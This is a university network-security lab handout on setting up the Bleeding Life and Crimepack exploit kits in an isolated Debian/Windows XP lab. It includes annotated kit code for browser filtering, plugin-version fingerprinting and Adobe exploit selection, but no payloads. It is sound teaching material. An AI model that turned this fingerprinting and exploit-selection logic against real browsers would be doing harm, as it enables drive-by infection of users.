Network Security

EXPLOIT KIT SETUP AND DEPLOYMENT – BLEEDING LIFE & CRIMEPACK

AA 2015/2016

DR. LUCA ALLODI


Lab Objectives

- In this lab we will setup and deploy two exploit kits
- Easy exploit kit:
  - Bleeding Life
- Advanced configuration (for those who already know BL):
  - Crimepack

- An exploit kit is a tool hosted on a website that, when contacted by a victim browser, may launch one or more attacks against software vulnerabilities present on the host system. Upon successful exploitation, the kit may deliver arbitrary instructions for the victim system to execute (e.g. malware).

Exploit kit - details


- The client contacts the webserver that hosts the kit
- Exploit Kit detects client configuration (browser, plugins ..)
  - Select exploits that may work
- Ekit delivers vulnerability exploit
- If exploit is successful the client executes shellcode arbitrarly defined by the attacker and, typically, downloads malware
  - Malware executed and system infected


1) Visit a compromized web site
Compromised Web Site
2) Redirect to an exploit kit
Victim
3) Visit an exploit kit page
4) Return exploits
5) Download malware
Exploit Kit

Lab setup

Each has two machines

- Debian VM




- Windows XP VM


Victim machine

- Start up your Windows XP machine
  - User: **user**
  - Pwd: **mallab**
- On the desktop you can find a folder with installers of vulnerable applications
  - Available software:
    - Adobe Reader;
    - Firefox;
    - Opera Browser;
    - Flash Player;
    - Java;
    - Quicktime

Get XP's IP


- Open terminal (start -> run -> “cmd” -> enter)
  - **ipconfig**
    - Will give you the ip address of the machine
    - Typically 192.168.56.x





Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: cmd



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\mvictim>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

        Connection-specific DNS Suffix  . : unitn.it
        IP Address. . . . . . . . . . . . : 10.0.2.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.0.2.1

C:\Documents and Settings\mvictim>
```

Server Machine

- Debian
- Credentials:
  - User: **mlab**
  - Pwd: **mlab**
- All exploit kits are in
  - **/home/mlab/ekits**
- You can run applications, including the terminal, by searching them in the interface clicking "Activities" on top left


Foundamental *nix commands

- **su**: super user
- **gedit <path+filename>**: edit file using GUI
- **cp <file1> <file2>**: copies <file1> in <file2>. Can specify paths different from current one
- **cp –r directory1 directory2**: copies all content of directory1 in directory2
- **chmod –R 777 directory**: assigns full privileges to user for all files and folders in directory
- **cd path**: allows you to navigate through filesystem
- **ls**: shows content of current dir
- **mv <file1> <file2>**: moves file1 to file2
- **rm <file1> <file2> <file…>**: removes specified files

- **TIP**: In the terminal you can use the tab key to autocomplete entries
  - E.g.: cd /home/m + TAB ⇨ cd /home/mlab

Setup Server (1)


- Start machine
- Open terminal, type
  - **su**
    - **password: mlab**
  - **ifconfig eth0**
    - Get IP della macchina
  - **If no IP, type**
    - **dhclient eth0**
      - **→ assigns ip to interface**
  - **ping <ip XP>**
    - You should get an ICMP echo reply from XP machine



```
mlab@mlab:~$ su
Password:
root@mlab:/home/mlab# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:16:bf:4c
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe16:bf4c/64 Scope:Link
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe16:bf4c/64 Scope:Global
          inet6 addr: fd17:625c:f037:2:c0f6:603:d4da:4696/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22628 (22.0 KiB)  TX bytes:46642 (45.5 KiB)

root@mlab:/home/mlab# dhclient
RTNETLINK answers: File exists
root@mlab:/home/mlab# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=128 time=0.484 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=128 time=0.841 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=128 time=0.779 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=128 time=1.01 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=128 time=0.346 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=128 time=0.452 ms
```

Setup Server

- Check that apache server works
- Open the browser (Iceweasel)
- Visit
  - **Localhost**
- From the Windows XP machine visit with explorer
  - <IP debian>
- If both webpages are like this on the right, all is working




Index of /

Name	Last modified	Size	Description
html/	2015-06-12 13:48	-	

Apache/2.4.10 (Debian) Server at localhost Port 80

SQL database

- The debian machine has a SQL backend as a database
  - The exploit kits will use it to store data about the attacks
- You can visit the SQL interface using **phpmyadmin** →
- Open Iceweasel
  - localhost/phpmyadmin
  - Username → root
  - Password → mlab



General Settings

- Change password
- Server connection collation: utf8mb4_general_ci

Appearance Settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.5.43-0+deb8u1 - (Debian)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.10 (Debian)
- Database client version: libmysql - 5.5.43
- PHP extension: mysqli


phpMyAdmin

- Version information: 4.2.12deb2
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

BLEEDING LIFE

1° kit Bleeding Life

- Second relase
- Most efficient for configurations between 2008-2011
- Easy to configure
- You can check the code by opening the file of interest with a text editor e.g. **/home/mlab/ekits/bleeding_life/index.php**
- Exploit code is in folder **modules**




Kit code analysis: Bleeding Life

index.php

Open ~/ekits/bleeding_life/index.php using gedit
(double click on icon or from terminal invoke gedit)

User Agent detection:
Bleeding Life verifies which browser is contacting the kit
If that’s not a known browser, quits



```
if(($data['browser'] != "FIREFOX" && $data['browser'] != "CHROME" && $data['browser'] != "SAFARI"
&& $data['browser'] != "OPERA" && $data['browser'] != "MSIE") || $data['platform'] == "OTHER"){
        exit();
}
```

Kid code analysis: Bleeding Life


index.php

Checks presence of Adobe reader:

1. Initialise a_version.exists & a_version.version
2. Checks version of adobe reader
3. Gets the version of adobe, if it exists
4. Returns variable

Checks presence of Java:

1. Initialises variables j_version.exists, j_version.version & j_version.build
2. Checks version of java
3. Same function as before, Java is argument
4. Returns



```
function getVersion(str){

        if(str=="Acrobat"){

                var a_version=new Object();
                a_version.exists=false;
                a_version.version='0';

                var a_detect = PluginDetect.getVersion("AdobeReader");
                if(a_detect!=null){
                        a_version.exists=true;
                        var vArray = a_detect.split(",");
                        a_version.version = vArray[0] + vArray[1] + vArray[2];
                }
                return a_version;

        }
        if(str=="Java"){
                var j_version=new Object();
                j_version.exists=false;
                j_version.version='0';
                j_version.build='0';

                var j_detect = PluginDetect.getVersion('Java', 'include/getJavaInfo.jar')

                if(j_detect!=null){
                        j_version.exists=true;
                        var vArray = j_detect.split(",");
                        j_version.version = vArray[1];
                        j_version.build = vArray[3];
                }
                return j_version;
        }

}
```

Analisi codice: Bleeding Life

index.php

Exploit selection

Checks if Adobe is present:

Checks if version is between 800 & 821:

Loads correct exploit Adobe-80-2010-0188

